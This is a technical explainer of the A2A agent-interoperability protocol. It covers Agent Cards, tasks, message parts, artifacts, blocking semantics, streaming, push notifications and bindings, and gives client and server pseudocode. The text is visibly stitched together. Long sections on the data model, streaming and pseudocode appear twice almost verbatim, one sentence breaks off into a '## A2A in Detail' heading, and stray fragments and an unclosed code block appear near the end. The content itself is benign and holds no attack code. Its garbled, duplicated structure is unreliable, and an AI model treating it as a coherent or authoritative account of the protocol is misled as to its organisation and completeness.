This configuration block is what makes A2A "async-first" without making simple request/response impossible: a client can force synchronous completion with `blocking: true`, but the spec treats streaming and async delivery as first-class rather than bolt-ons. (A2A Protocol)

Blocking vs non-blocking as a protocol-level contract (not an implementation detail) The `blocking` flag is normative and affects correctness expectations:

- In blocking mode, the server **MUST** wait for terminal states (`completed`, `failed`, `canceled`, `rejected`) and include the final task state with artifacts/status. (A2A Protocol)
- In non-blocking mode, the server **MUST** return right after task creation and expects the client to continue via `GetTask`, subscription, or push. (A2A Protocol)

This matters because it pushes queueing/execution details out of band: even if the server's internal worker system is distributed, the *observable* behavior must match these semantics.

The protocol data model: the "shape" constraints that make interoperability work A2A's objects include both "business" fields (task IDs, status) and structural invariants ("exactly one of these fields must be present") that keep message parsing unambiguous across languages.

Message identity and correlation A `Message` is a unit of communication between client and server. The spec requires `messageId` and makes it creator-generated. This is not cosmetic: the spec explicitly allows Send Message operations to be idempotent and calls out using `messageId` to detect duplicates. (A2A Protocol)

A message may include `contextId` and/or `taskId`:

- For server messages: `contextId` must be present; `taskId` is present only if a task was created.
- For client messages: both are optional, but if both are present they must match the task's context; if only `taskId` is provided, the server infers `contextId`. (A2A Protocol)

This rule is critical for multi-turn clients: it allows clients to "anchor" continuation on a known task without re-sending full conversational context.

Parts: a strict "oneof" content container A `Part` is the atom of content in both messages and artifacts, and it must contain exactly one of `text`, `file`, or `data`. (A2A Protocol)

That constraint enables predictable parsing and transformation pipelines:

- text → display or feed into downstream LLM steps
- file → fetch via URI or decode bytes, respecting `mediaType` and optional `name`
- data → structured JSON object for machine-to-machine exchange

File parts have their own "oneof": exactly one of `fileWithUri` or `fileWithBytes`. The spec also frames the intended usage: prefer bytes for small payloads; prefer URI for large payloads. (A2A Protocol)

Artifacts: outputs as first-class objects Artifacts represent task outputs and include an `artifactId` that must be unique at least within a task, plus a list of parts (must contain at least one). (A2A Protocol)

Treating outputs as artifacts rather than "just text" is what allows A2A to cover large files, structured results, and incremental generation in a uniform way.

Task states and task status updates Tasks have states; the spec enumerates states including working, input-required, canceled (terminal), rejected (terminal), and auth-required (special: not terminal and not "interrupted" in the same way as input-required). (A2A Protocol)

A task's status container includes the current state, optional associated message, and timestamp. (A2A Protocol)

Streaming updates: the `StreamResponse` envelope and event types A2A streaming is not "stream arbitrary tokens" by default; it streams *typed updates* wrapped in a `StreamResponse` envelope. The spec is explicit: a `StreamResponse` must contain exactly one of `task`, `message`, `statusUpdate`, or `artifactUpdate`. (A2A Protocol)

That invariant matters because it defines how clients must implement event loops: you do not parse "some JSON"; you dispatch on which field is present, and you get strongly-typed behavior.

`TaskStatusUpdateEvent` A status update event includes `taskId`, `contextId`, `status`, and a required boolean `final` that indicates whether this is the final event in the stream for the interaction. (A2A Protocol)

A practical implication is that clients should treat `final=true` as a state machine edge, not merely "stream ended". The spec describes this as the signal for end-of-updates in the cycle and often subsequent stream close. (A2A Protocol)

`TaskArtifactUpdateEvent` and chunked artifact reconstruction Artifact updates are deltas. Each update carries the artifact plus two key booleans:

- `append`: if true, append content to a previously sent artifact with the same ID
- `lastChunk`: if true, this is the final chunk of the artifact (A2A Protocol)

This is the protocol's answer to "how do I stream a large file/structured output?": the artifact is the stable identity, and the parts are chunked. A client must reconstruct by `(taskId, artifactId)` and apply append semantics to parts.

Push notifications: webhook delivery that reuses the same envelope Push notifications are not a separate event schema: the spec states that webhook payloads use the same `StreamResponse` format as streaming operations, delivering exactly one of the same event types. (A2A Protocol)

The push payload section is unusually explicit about responsibilities:

- Clients must ACK with 2xx, process idempotently (duplicates may occur), validate task ID, and verify source. (A2A Protocol)
- Agents must attempt delivery at least once per configured webhook and may retry with exponential backoff; recommended timeouts are 10–30 seconds. (A2A Protocol)

This means production-grade push is *not* "fire and forget": both sides are expected to implement retry/idempotency logic.

Service parameters, versioning, and extensions: the "horizontal" control plane A2A separates per-request metadata (arbitrary JSON) from "service parameters" (case-insensitive string keys + string values) whose transmission depends on binding (HTTP headers for HTTP-based bindings, gRPC metadata for gRPC). (A2A Protocol)

Two standard service parameters are called out:

- `A2A-Version`: client's protocol version; server returns a version-not-supported error if unsupported. (A2A Protocol)
- `A2A-Extensions`: comma-separated extension URIs the client wants to use. (A2A Protocol)

This is the practical mechanism for incremental evolution: extensions let you strongly-type metadata for specific use cases, while the core stays stable. (A2A Protocol)

Protocol bindings and interface negotiation Agents advertise one or more supported interfaces. Each `AgentInterface` couples a URL with a `protocolBinding` string; the spec calls out core bindings `JSONRPC`, `GRPC`, and `HTTP+JSON`, while keeping the field open for future bindings. (A2A Protocol)

The ordering of interfaces is meaningful: clients should prefer earlier entries when multiple options are supported. (A2A Protocol)

This makes interoperability practical in heterogeneous environments: a client can pick JSON-RPC for browser-like integrations, gRPC for intra-datacenter low-latency, or HTTP+JSON for simple REST stacks—while preserving the same logical semantics.

Implementation patterns extracted from real server stacks: broker, worker, storage A typical A2A server splits responsibilities into:

- an HTTP/gRPC ingress layer that validates requests, checks capabilities, and emits protocol-shaped responses;
- a scheduling component ("broker") that decides where/how tasks run;
- one or more workers that execute tasks and emit task operations/updates;
- a storage layer that persists task state and artifacts for `GetTask`, resubscription, and recovery.

This architecture is explicitly reflected in common A2A server implementations where the HTTP server schedules work via a broker abstraction intended to support both in-process and remote worker setups, and where workers receive task operations from that broker. (Pydantic AI)

The key protocol-driven reason to build it this way is that A2A requires coherent behavior across:

- non-blocking calls (immediate return + later updates),
- streaming (typed update stream),
- push (webhook updates), and
- polling (`GetTask` / `ListTasks`).

You only get correct semantics if task state and artifact state are stored durably enough to be re-served and re-streamed.

Concrete pseudocode: "correct-by-construction" client and server logic

The goal here is not a full implementation, but pseudocode that directly encodes the spec's invariants (`oneof` objects, `blocking` semantics, chunked artifacts, idempotency, and service parameters).

Client: send non-blocking, then stream, reconstruct artifacts

```
function send_and_stream(agent_url, user_text):
    msg = {
      messageId: uuid4(),              // required, creator-generated
      role: "ROLE_USER",
      parts: [{ text: user_text }]
    }

    req = {
      message: msg,
      configuration: {
```

```
    acceptedOutputModes: ["text/plain", "application/json"],
    blocking: false,
    historyLength: 0
  }
}

headers = {
  "A2A-Version": "0.3",            // service parameter (HTTP header in HTTP bindings)
  "A2A-Extensions": "https://example.com/extensions/citations/v1"
}

// Non-blocking: response may contain a task in working/input_required, etc.
resp = POST(agent_url + "/message:send", json=req, headers=headers)

task_id = resp.task.id   // naming varies by binding, but concept is: you now have a task handle

// Prefer streaming for realtime updates when available.
stream = POST_SSE(agent_url + "/message:stream", json=req, headers=headers)

artifacts = map<artifactId, ArtifactAccumulator>()
terminal_seen = false

for event in stream:
    // Each SSE "data" is a StreamResponse with exactly one field set.
    sr = parse_json(event.data)

    switch which_oneof(sr):         // exactly one of: task|message|statusUpdate|artifactUpdate
        case "message":
            render_message(sr.message)

        case "task":
            // snapshot update; may contain artifacts/history depending on historyLength semantics
            update_task_cache(sr.task)

        case "statusUpdate":
            update_task_status(sr.statusUpdate.status)
            if sr.statusUpdate.final == true:
                terminal_seen = is_terminal(sr.statusUpdate.status.state)

        case "artifactUpdate":
            a = sr.artifactUpdate.artifact
            acc = artifacts.get_or_create(a.artifactId)

            if sr.artifactUpdate.append == true:
                acc.append_parts(a.parts)
            else:
                acc.replace_parts(a.parts)

            if sr.artifactUpdate.lastChunk == true:
                finalized = acc.finalize()
                persist_artifact(task_id, finalized)

    if terminal_seen:
        break
```

```
    return (task_id, artifacts)
```

Why this matches the spec:

- It treats `messageId` as required and client-generated. (A2A Protocol)
- It uses `acceptedOutputModes`, `blocking`, and `historyLength` exactly as defined, including the shared semantics of history length. (A2A Protocol)
- It dispatches on the `StreamResponse` "exactly one of" invariant and handles status and artifact events accordingly. (A2A Protocol)
- It reconstructs artifacts using `append` and `lastChunk`. (A2A Protocol)

Client: idempotent retries using `messageId` Network retries are inevitable; the spec explicitly allows using `messageId` to detect duplicates for idempotency. (A2A Protocol)

```
function send_with_retry(agent_url, msg, cfg):
    // msg.messageId is stable across retries
    req = { message: msg, configuration: cfg }

    for attempt in 1..MAX_RETRIES:
        resp = try POST(agent_url + "/message:send", json=req)
        if resp.success:
            return resp

        if resp.error.is_transient:
            sleep(backoff(attempt))
            continue

        raise resp.error

// Server side must treat same messageId as duplicate and avoid double-executing.
```

Server: request validation that enforces the "oneof" invariants A2A's "Part must contain exactly one of text/file/data" is a protocol requirement, so servers should validate it up-front (before dispatching to workers) and return a validation error if violated. (A2A Protocol)

```
function validate_message(message):
    assert message.messageId is not empty

    for part in message.parts:
        count = (part.text != null) + (part.file != null) + (part.data != null)
        if count != 1:
            raise InvalidParams("Part must have exactly one of text|file|data")

        if part.file != null:
            f = part.file
            count2 = (f.fileWithUri != null) + (f.fileWithBytes != null)
            if count2 != 1:
                raise InvalidParams("FilePart must have exactly one of uri|bytes")
```

Server: `blocking` semantics implemented on top of a broker/worker pipeline In practice, servers implement A2A semantics by scheduling work and then either returning immediately (non-blocking) or awaiting terminal state (blocking). The scheduling abstraction ("broker") exists precisely to decouple protocol ingress from task execution and allow multi-worker setups. (Pydantic AI)

```
function handle_send_message(request, service_params):
    validate_version(service_params["A2A-Version"])  // VersionNotSupported if invalid
    validate_message(request.message)

    // Optional: enforce extension negotiation based on A2A-Extensions header
    extensions = parse_csv(service_params.get("A2A-Extensions", ""))

    // Deduplicate by messageId to achieve idempotency (recommended).
    if storage.has_seen_message_id(request.message.messageId):
        return storage.get_previous_response(request.message.messageId)

    task = task_manager.create_or_resume_task(request.message)

    broker.enqueue(task.id, request.message, request.metadata)  // schedules work

    if request.configuration.blocking == true:
        task = wait_until_terminal(task.id)      // completed/failed/canceled/rejected
        resp = { task: task }
    else:
        resp = { task: task }                    // in-progress snapshot

    storage.record_message_id_response(request.message.messageId, resp)
    return resp
```

This aligns with the normative behavior: non-blocking returns after task creation; blocking waits for terminal state. (A2A Protocol)

Server: emitting streaming updates with `StreamResponse` Streaming endpoints emit a stream of `StreamResponse` objects where exactly one field is set. (A2A Protocol)

```
function stream_task_updates(task_id):
    // Subscribe to task events from worker/task manager
    for update in task_event_bus.subscribe(task_id):
        if update.type == "status":
            yield { statusUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      status: update.status,
                      final: update.final
                  } }
        else if update.type == "artifact_chunk":
            yield { artifactUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      artifact: update.artifact_delta,
                      append: update.append,
                      lastChunk: update.last_chunk
                  } }
        else if update.type == "message":
            yield { message: update.message }
        else if update.type == "task_snapshot":
            yield { task: update.task }
```

Push notification receiver: reusing the same dispatch loop as streaming Because push payloads reuse `StreamResponse`, your webhook handler can share logic with your SSE consumer. (A2A Protocol)

```
function webhook_handler(http_request):
    sr = parse_json(http_request.body)     // StreamResponse: exactly one field set

    assert verify_source(http_request)     // signature / token / mTLS / etc.

    if which_oneof(sr) == "statusUpdate":
        apply_status(sr.statusUpdate)
        return 204
    if which_oneof(sr) == "artifactUpdate":
        apply_artifact_delta(sr.artifactUpdate)
        return 204
    if which_oneof(sr) == "task":
        cache_task(sr.task)
        return 204
    if which_oneof(sr) == "message":
        route_message(sr.message)
        return 204
```

This matches the spec's client responsibilities (ACK with 2xx; process idempotently; validate task IDs). (A2A Protocol)

.

The core library defines a `TaskStatus` enum (`core/a2a/client.py`) that maps protocol states to client-side outcomes:

```
class TaskStatus(str, Enum):
    COMPLETED = "completed"
    FAILED = "failed"
    INPUT_REQUIRED = "input-required"
    CANCELLED = "cancelled"
    TIMEOUT = "timeout"
```

`TIMEOUT` is a client-side addition. The protocol itself does not define a timeout state, but real-world clients need a bounded wait.

Observation Mechanisms Three complementary mechanisms make task state observable. **Streaming** provides real-time push-based updates as typed events (status transitions, artifact chunks, messages). **Polling** is a simple, robust baseline: any client can query a task's current state at any time using its task ID, guaranteeing eventual visibility even across network interruptions. **Push notifications** extend observability to external systems via webhooks, enabling event-driven architectures without persistent connections.

These are protocol-level guarantees, not optional features. The ## A2A in Detail

A2A is a protocol-level contract for agent interoperability: a small set of operations plus a strict data model that lets independently-built agents exchange messages, manage long-running tasks, and deliver incremental updates over multiple delivery mechanisms. (A2A Protocol)

Key abstractions A2A's main abstractions are designed to match how multi-agent work actually unfolds over time.

An **Agent Card** is the discovery and capability surface: a machine-readable document published by a remote agent that describes who it is, where its endpoint is, which authentication schemes it supports, and what capabilities and skills it claims. This supports "metadata-first" routing and policy checks before any work begins.

A **Task** is a stateful unit of work with its own identity and lifecycle. Tasks exist to support multi-turn collaboration and long-running operations, so an interaction does not have to fit into one synchronous

request/response. Instead, the client can start a task, send additional messages, and retrieve updates or results later.

Messages are how conversational turns are exchanged, and they are structured as **parts** so that text, structured data, and file references can be represented consistently. **Artifacts** are the concrete outputs attached to a task – documents, structured results, or other deliverables that can be stored, forwarded, audited, or fed into downstream workflows.

A useful mental model is: **Agent Card** answers "who are you and what can you do?", **Task** answers "what unit of work are we coordinating?", **Messages** carry the interaction, and **Artifacts** are the outputs worth persisting.

Agent discovery A2A discovery is built around retrieving the Agent Card. A common mechanism is a well-known URL under the agent's domain (aligned with established "well-known URI" conventions), allowing clients to probe domains deterministically. Discovery is intentionally explicit: clients can validate capabilities, authentication requirements, and declared skills before initiating a task, and systems can log discovery metadata for audit and governance.

Conceptual snippet:

```
import requests

def discover_agent_card(domain: str) -> dict:
    url = f"https://{domain}/.well-known/agent-card.json"
    r = requests.get(url, timeout=5)
    r.raise_for_status()
    return r.json()

card = discover_agent_card("billing.example.com")
# Use: card["skills"], card["authentication"], card["capabilities"], card["url"]
```

This "metadata-first" approach matters operationally: it enables capability matching, policy gating (e.g., only delegate to agents with certain auth), and safer orchestration decisions *before* sending sensitive task content.

A2A and MCP in composition A2A and MCP are complementary layers. MCP standardizes how agents interact with tools and resources (structured inputs/outputs, tool schemas, permission boundaries). A2A standardizes how agents interact with *other agents* as autonomous peers (discovery, task lifecycle, messaging, artifact delivery).

A common composition is **A2A for delegation, MCP for tool-use**. A coordinator uses A2A to delegate a task to a specialist agent. The specialist agent, while executing the task, may rely on MCP internally to access databases, file systems, execution sandboxes, or enterprise services. When the specialist completes work (or makes partial progress), it returns results back to the coordinator as A2A messages and artifacts. This separation keeps each protocol focused: A2A doesn't need to understand tool schemas, and MCP doesn't need to standardize multi-agent collaboration.

A minimal task invocation at the wire level (illustrative, independent of any specific framework) looks like this:

```
{
  "jsonrpc": "2.0",
  "id": "req_123",
  "method": "tasks/send",
  "params": {
    "message": {
      "role": "user",
      "parts": [
```

```
        { "kind": "text", "text": "Reconcile invoice #4812 and explain discrepancies." }
      ]
    }
  }
}
```

The important point is not the method name per se, but the design: JSON-RPC provides the envelope; A2A defines the task/message/artifact semantics; and implementations can remain diverse behind the boundary.

Ecosystem tooling The Pydantic ecosystem documents A2A as a practical interoperability layer and provides Python tooling to expose agents as A2A servers and to build clients that can discover agents, initiate tasks, and consume artifacts – without requiring the agent's internal design to be rewritten around protocol internals. The emphasis is on preserving your existing agent architecture while making the boundary interoperable.

FastMCP, meanwhile, is often used as a pragmatic deployment unit for MCP tool servers. In practice, this leads to a common layered architecture: A2A connects agents across boundaries; MCP connects agents to tools/resources; and FastMCP-style servers host the tool endpoints that agents call. Bridging components can translate between A2A and MCP where needed (for example, to let an A2A-facing agent expose or consume MCP-backed capabilities behind the scenes).

What "the spec" really is: operations + data model + bindings At the lowest level, A2A is defined by (1) a core set of operations (send, stream, get/list/cancel tasks, subscribe, push-config management, extended agent card) and (2) a constrained object model (Task, Message, Part, Artifact, plus streaming event envelopes). (A2A Protocol)

The specification then defines how those operations and objects map onto concrete transports ("protocol bindings"), notably JSON-RPC over HTTP(S), gRPC, and an HTTP+JSON/REST-style mapping. (A2A Protocol)

A key design point is that the same *logical* operations are intended to be functionally equivalent across bindings; the binding decides *how* parameters and service-wide headers/metadata are carried, but not what they mean. (A2A Protocol)

Operation surface and execution semantics The "A2AService" operation set is designed around a task-centric model. Even if you initiate interaction by sending a message, the server may respond by creating/continuing a task, and all subsequent status and artifacts hang off that task identity. The specification's "SendMessageRequest" carries the client message plus an optional configuration block and optional metadata. (A2A Protocol)

`SendMessage` and the `SendMessageConfiguration` contract `SendMessageConfiguration` is where most of the "knobs" live:

- `acceptedOutputModes`: a list of media types the client is willing to receive in response *parts* (for both messages and artifacts). Servers **should** tailor outputs to these modes. (A2A Protocol)
- `historyLength`: an optional upper bound on how many recent messages of task history should be returned. The semantics are shared across operations: unset means server default; `0` means omit history; `>0` means cap to N most recent. (A2A Protocol)
- `blocking`: when `true`, the server must wait until the task is terminal and return the final task state; when `false`, return immediately after task creation with an in-progress state, and the caller must obtain progress via polling/subscription/push. (A2A Protocol)
- `pushNotificationConfig`: requests server-initiated updates via webhook delivery (covered below). (A2A Protocol)

This configuration block is what makes A2A "async-first" without making simple request/response impossible: a client can force synchronous completion with `blocking: true`, but the spec treats streaming and async

delivery as first-class rather than bolt-ons. (A2A Protocol)

Blocking vs non-blocking as a protocol-level contract (not an implementation detail) The `blocking` flag is normative and affects correctness expectations:

- In blocking mode, the server **MUST** wait for terminal states (`completed`, `failed`, `canceled`, `rejected`) and include the final task state with artifacts/status. (A2A Protocol)
- In non-blocking mode, the server **MUST** return right after task creation and expects the client to continue via `GetTask`, subscription, or push. (A2A Protocol)

This matters because it pushes queueing/execution details out of band: even if the server's internal worker system is distributed, the *observable* behavior must match these semantics.

The protocol data model: the "shape" constraints that make interoperability work A2A's objects include both "business" fields (task IDs, status) and structural invariants ("exactly one of these fields must be present") that keep message parsing unambiguous across languages.

Message identity and correlation A `Message` is a unit of communication between client and server. The spec requires `messageId` and makes it creator-generated. This is not cosmetic: the spec explicitly allows Send Message operations to be idempotent and calls out using `messageId` to detect duplicates. (A2A Protocol)

A message may include `contextId` and/or `taskId`:

- For server messages: `contextId` must be present; `taskId` is present only if a task was created.
- For client messages: both are optional, but if both are present they must match the task's context; if only `taskId` is provided, the server infers `contextId`. (A2A Protocol)

This rule is critical for multi-turn clients: it allows clients to "anchor" continuation on a known task without re-sending full conversational context.

Parts: a strict "oneof" content container A `Part` is the atom of content in both messages and artifacts, and it must contain exactly one of `text`, `file`, or `data`. (A2A Protocol)

That constraint enables predictable parsing and transformation pipelines:

- text → display or feed into downstream LLM steps
- file → fetch via URI or decode bytes, respecting `mediaType` and optional `name`
- data → structured JSON object for machine-to-machine exchange

File parts have their own "oneof": exactly one of `fileWithUri` or `fileWithBytes`. The spec also frames the intended usage: prefer bytes for small payloads; prefer URI for large payloads. (A2A Protocol)

Artifacts: outputs as first-class objects Artifacts represent task outputs and include an `artifactId` that must be unique at least within a task, plus a list of parts (must contain at least one). (A2A Protocol)

Treating outputs as artifacts rather than "just text" is what allows A2A to cover large files, structured results, and incremental generation in a uniform way.

Task states and task status updates Tasks have states; the spec enumerates states including working, input-required, canceled (terminal), rejected (terminal), and auth-required (special: not terminal and not "interrupted" in the same way as input-required). (A2A Protocol)

A task's status container includes the current state, optional associated message, and timestamp. (A2A Protocol)

Streaming updates: the `StreamResponse` envelope and event types A2A streaming is not "stream arbitrary tokens" by default; it streams *typed updates* wrapped in a `StreamResponse` envelope. The spec is explicit: a `StreamResponse` must contain exactly one of `task`, `message`, `statusUpdate`, or `artifactUpdate`. (A2A Protocol)

That invariant matters because it defines how clients must implement event loops: you do not parse "some JSON"; you dispatch on which field is present, and you get strongly-typed behavior.

`TaskStatusUpdateEvent` A status update event includes `taskId`, `contextId`, `status`, and a required boolean `final` that indicates whether this is the final event in the stream for the interaction. (A2A Protocol)

A practical implication is that clients should treat `final=true` as a state machine edge, not merely "stream ended". The spec describes this as the signal for end-of-updates in the cycle and often subsequent stream close. (A2A Protocol)

`TaskArtifactUpdateEvent` and chunked artifact reconstruction Artifact updates are deltas. Each update carries the artifact plus two key booleans:

- `append`: if true, append content to a previously sent artifact with the same ID
- `lastChunk`: if true, this is the final chunk of the artifact (A2A Protocol)

This is the protocol's answer to "how do I stream a large file/structured output?": the artifact is the stable identity, and the parts are chunked. A client must reconstruct by `(taskId, artifactId)` and apply append semantics to parts.

Push notifications: webhook delivery that reuses the same envelope Push notifications are not a separate event schema: the spec states that webhook payloads use the same `StreamResponse` format as streaming operations, delivering exactly one of the same event types. (A2A Protocol)

The push payload section is unusually explicit about responsibilities:

- Clients must ACK with 2xx, process idempotently (duplicates may occur), validate task ID, and verify source. (A2A Protocol)
- Agents must attempt delivery at least once per configured webhook and may retry with exponential backoff; recommended timeouts are 10–30 seconds. (A2A Protocol)

This means production-grade push is *not* "fire and forget": both sides are expected to implement retry/idempotency logic.

Service parameters, versioning, and extensions: the "horizontal" control plane A2A separates per-request metadata (arbitrary JSON) from "service parameters" (case-insensitive string keys + string values) whose transmission depends on binding (HTTP headers for HTTP-based bindings, gRPC metadata for gRPC). (A2A Protocol)

Two standard service parameters are called out:

- `A2A-Version`: client's protocol version; server returns a version-not-supported error if unsupported. (A2A Protocol)
- `A2A-Extensions`: comma-separated extension URIs the client wants to use. (A2A Protocol)

This is the practical mechanism for incremental evolution: extensions let you strongly-type metadata for specific use cases, while the core stays stable. (A2A Protocol)

Protocol bindings and interface negotiation Agents advertise one or more supported interfaces. Each `AgentInterface` couples a URL with a `protocolBinding` string; the spec calls out core bindings `JSONRPC`, `GRPC`, and `HTTP+JSON`, while keeping the field open for future bindings. (A2A Protocol)

The ordering of interfaces is meaningful: clients should prefer earlier entries when multiple options are supported. (A2A Protocol)

This makes interoperability practical in heterogeneous environments: a client can pick JSON-RPC for browser-like integrations, gRPC for intra-datacenter low-latency, or HTTP+JSON for simple REST stacks—while preserving the same logical semantics.

Implementation patterns extracted from real server stacks: broker, worker, storage A typical A2A server splits responsibilities into:

- an HTTP/gRPC ingress layer that validates requests, checks capabilities, and emits protocol-shaped responses;
- a scheduling component ("broker") that decides where/how tasks run;
- one or more workers that execute tasks and emit task operations/updates;
- a storage layer that persists task state and artifacts for `GetTask`, resubscription, and recovery.

This architecture is explicitly reflected in common A2A server implementations where the HTTP server schedules work via a broker abstraction intended to support both in-process and remote worker setups, and where workers receive task operations from that broker. (Pydantic AI)

The key protocol-driven reason to build it this way is that A2A requires coherent behavior across:

- non-blocking calls (immediate return + later updates),
- streaming (typed update stream),
- push (webhook updates), and
- polling (`GetTask` / `ListTasks`).

You only get correct semantics if task state and artifact state are stored durably enough to be re-served and re-streamed.

Concrete pseudocode: "correct-by-construction" client and server logic

The goal here is not a full implementation, but pseudocode that directly encodes the spec's invariants (`oneof` objects, `blocking` semantics, chunked artifacts, idempotency, and service parameters).

Client: send non-blocking, then stream, reconstruct artifacts

```
function send_and_stream(agent_url, user_text):
    msg = {
      messageId: uuid4(),              // required, creator-generated
      role: "ROLE_USER",
      parts: [{ text: user_text }]
    }

    req = {
      message: msg,
      configuration: {
        acceptedOutputModes: ["text/plain", "application/json"],
        blocking: false,
        historyLength: 0
      }
    }

    headers = {
      "A2A-Version": "0.3",            // service parameter (HTTP header in HTTP bindings)
      "A2A-Extensions": "https://example.com/extensions/citations/v1"
    }

    // Non-blocking: response may contain a task in working/input_required, etc.
    resp = POST(agent_url + "/message:send", json=req, headers=headers)
```

```
    task_id = resp.task.id   // naming varies by binding, but concept is: you now have a task handle

    // Prefer streaming for realtime updates when available.
    stream = POST_SSE(agent_url + "/message:stream", json=req, headers=headers)

    artifacts = map<artifactId, ArtifactAccumulator>()
    terminal_seen = false

    for event in stream:
        // Each SSE "data" is a StreamResponse with exactly one field set.
        sr = parse_json(event.data)

        switch which_oneof(sr):         // exactly one of: task|message|statusUpdate|artifactUpdate
            case "message":
                render_message(sr.message)

            case "task":
                // snapshot update; may contain artifacts/history depending on historyLength semantics
                update_task_cache(sr.task)

            case "statusUpdate":
                update_task_status(sr.statusUpdate.status)
                if sr.statusUpdate.final == true:
                    terminal_seen = is_terminal(sr.statusUpdate.status.state)

            case "artifactUpdate":
                a = sr.artifactUpdate.artifact
                acc = artifacts.get_or_create(a.artifactId)

                if sr.artifactUpdate.append == true:
                    acc.append_parts(a.parts)
                else:
                    acc.replace_parts(a.parts)

                if sr.artifactUpdate.lastChunk == true:
                    finalized = acc.finalize()
                    persist_artifact(task_id, finalized)

        if terminal_seen:
            break

    return (task_id, artifacts)
```

Why this matches the spec:

- It treats `messageId` as required and client-generated. (A2A Protocol)
- It uses `acceptedOutputModes`, `blocking`, and `historyLength` exactly as defined, including the shared semantics of history length. (A2A Protocol)
- It dispatches on the `StreamResponse` "exactly one of" invariant and handles status and artifact events accordingly. (A2A Protocol)
- It reconstructs artifacts using `append` and `lastChunk`. (A2A Protocol)

Client: idempotent retries using `messageId` Network retries are inevitable; the spec explicitly allows using `messageId` to detect duplicates for idempotency. (A2A Protocol)

```
function send_with_retry(agent_url, msg, cfg):
    // msg.messageId is stable across retries
    req = { message: msg, configuration: cfg }

    for attempt in 1..MAX_RETRIES:
        resp = try POST(agent_url + "/message:send", json=req)
        if resp.success:
            return resp

        if resp.error.is_transient:
            sleep(backoff(attempt))
            continue

        raise resp.error

// Server side must treat same messageId as duplicate and avoid double-executing.
```

Server: request validation that enforces the "oneof" invariants A2A's "Part must contain exactly one of text/file/data" is a protocol requirement, so servers should validate it up-front (before dispatching to workers) and return a validation error if violated. (A2A Protocol)

```
function validate_message(message):
    assert message.messageId is not empty

    for part in message.parts:
        count = (part.text != null) + (part.file != null) + (part.data != null)
        if count != 1:
            raise InvalidParams("Part must have exactly one of text|file|data")

        if part.file != null:
            f = part.file
            count2 = (f.fileWithUri != null) + (f.fileWithBytes != null)
            if count2 != 1:
                raise InvalidParams("FilePart must have exactly one of uri|bytes")
```

Server: `blocking` semantics implemented on top of a broker/worker pipeline In practice, servers implement A2A semantics by scheduling work and then either returning immediately (non-blocking) or awaiting terminal state (blocking). The scheduling abstraction ("broker") exists precisely to decouple protocol ingress from task execution and allow multi-worker setups. (Pydantic AI)

```
function handle_send_message(request, service_params):
    validate_version(service_params["A2A-Version"])  // VersionNotSupported if invalid
    validate_message(request.message)

    // Optional: enforce extension negotiation based on A2A-Extensions header
    extensions = parse_csv(service_params.get("A2A-Extensions", ""))

    // Deduplicate by messageId to achieve idempotency (recommended).
    if storage.has_seen_message_id(request.message.messageId):
        return storage.get_previous_response(request.message.messageId)

    task = task_manager.create_or_resume_task(request.message)

    broker.enqueue(task.id, request.message, request.metadata)  // schedules work
```

```
    if request.configuration.blocking == true:
        task = wait_until_terminal(task.id)      // completed/failed/canceled/rejected
        resp = { task: task }
    else:
        resp = { task: task }                    // in-progress snapshot

    storage.record_message_id_response(request.message.messageId, resp)
    return resp
```

This aligns with the normative behavior: non-blocking returns after task creation; blocking waits for terminal state. (A2A Protocol)

Server: emitting streaming updates with `StreamResponse` Streaming endpoints emit a stream of `StreamResponse` objects where exactly one field is set. (A2A Protocol)

```
function stream_task_updates(task_id):
    // Subscribe to task events from worker/task manager
    for update in task_event_bus.subscribe(task_id):
        if update.type == "status":
            yield { statusUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      status: update.status,
                      final: update.final
                    } }
        else if update.type == "artifact_chunk":
            yield { artifactUpdate: {
                      taskId: task_id,
                      contextId: update.context_id,
                      artifact: update.artifact_delta,
                      append: update.append,
                      lastChunk: update.last_chunk
                    } }
        else if update.type == "message":
            yield { message: update.message }
        else if update.type == "task_snapshot":
            yield { task: update.task }
```

Push notification receiver: reusing the same dispatch loop as streaming Because push payloads reuse `StreamResponse`, your webhook handler can share logic with your SSE consumer. (A2A Protocol)

```
function webhook_handler(http_request):
    sr = parse_json(http_request.body)     // StreamResponse: exactly one field set

    assert verify_source(http_request)     // signature / token / mTLS / etc.

    if which_oneof(sr) == "statusUpdate":
        apply_status(sr.statusUpdate)
        return 204
    if which_oneof(sr) == "artifactUpdate":
        apply_artifact_delta(sr.artifactUpdate)
        return 204
    if which_oneof(sr) == "task":
        cache_task(sr.task)
        return 204
```

```
    if which_oneof(sr) == "message":
        route_message(sr.message)
        return 204
```

This matches the spec's client responsibilities (ACK with 2xx; process idempotently; validate task IDs). (A2A Protocol)

covers their wire-level format, `StreamResponse` envelope structure, chunked artifact semantics, and idempotency requirements.

Execution Architecture A2A servers typically decompose into three layers that separate protocol handling from task execution.

Storage persists task state, artifacts, and history so that tasks survive process restarts and can be re-queried or re-streamed. The core library's `core/tasks/` module defines `TaskStore` as an abstract interface with two implementations: `TaskStoreJson` persists one JSON file per task in `DATA_DIR/tasks/` for single-node deployments, while `TaskStoreMemory` uses an in-memory dictionary for notebooks and tests.

Workers are stateless executors that pick up tasks, run the agent logic, and emit progress updates. The core library's `Worker` class executes tasks by running agents via `OrchestratorAgent`, emits `PROGRESS` and `LOG` events for background tracking, and handles `CancelledError` for cooperative cancellation. Because all durable state lives in the store, workers can scale horizontally and restart safely.

The broker coordinates between task producers and workers. `TaskBroker` manages submission, observation (poll, stream, wait, cancel), and dispatch. It accepts an optional `asyncio.Event` for event-driven signaling when tasks reach terminal states, replacing polling-based coordination. An event-driven wait pattern using a clear-then-check sequence prevents race conditions between task completion and the coordinator checking for results.

This architecture mirrors established distributed systems patterns. The PydanticAI ecosystem reflects this directly: `agent.to_a2a()` creates the HTTP ingress layer, while the broker and worker handle scheduling and execution internally.

Client-Side Resilience Reliable A2A communication requires handling network failures, timeouts, and cancellation on the client side. The core library's `A2AClientExtended` (`core/a2a/client.py`) wraps the base `fasta2a.A2AClient` with production-ready behavior:

Retry with exponential backoff. Transient `ConnectionError` and `TimeoutError` on both sends and polls are retried with configurable delay and maximum attempts.

Timeout with auto-cancel. A configurable deadline bounds the total wait time. When exceeded, the client cancels the remote task before returning a `TIMEOUT` status.

Cooperative cancellation. An `is_cancelled` callback is checked on every poll cycle, allowing callers to abort long-running operations gracefully.

`send_and_observe()` encapsulates the complete send-then-poll loop and returns a `(TaskStatus, task)` tuple:

```
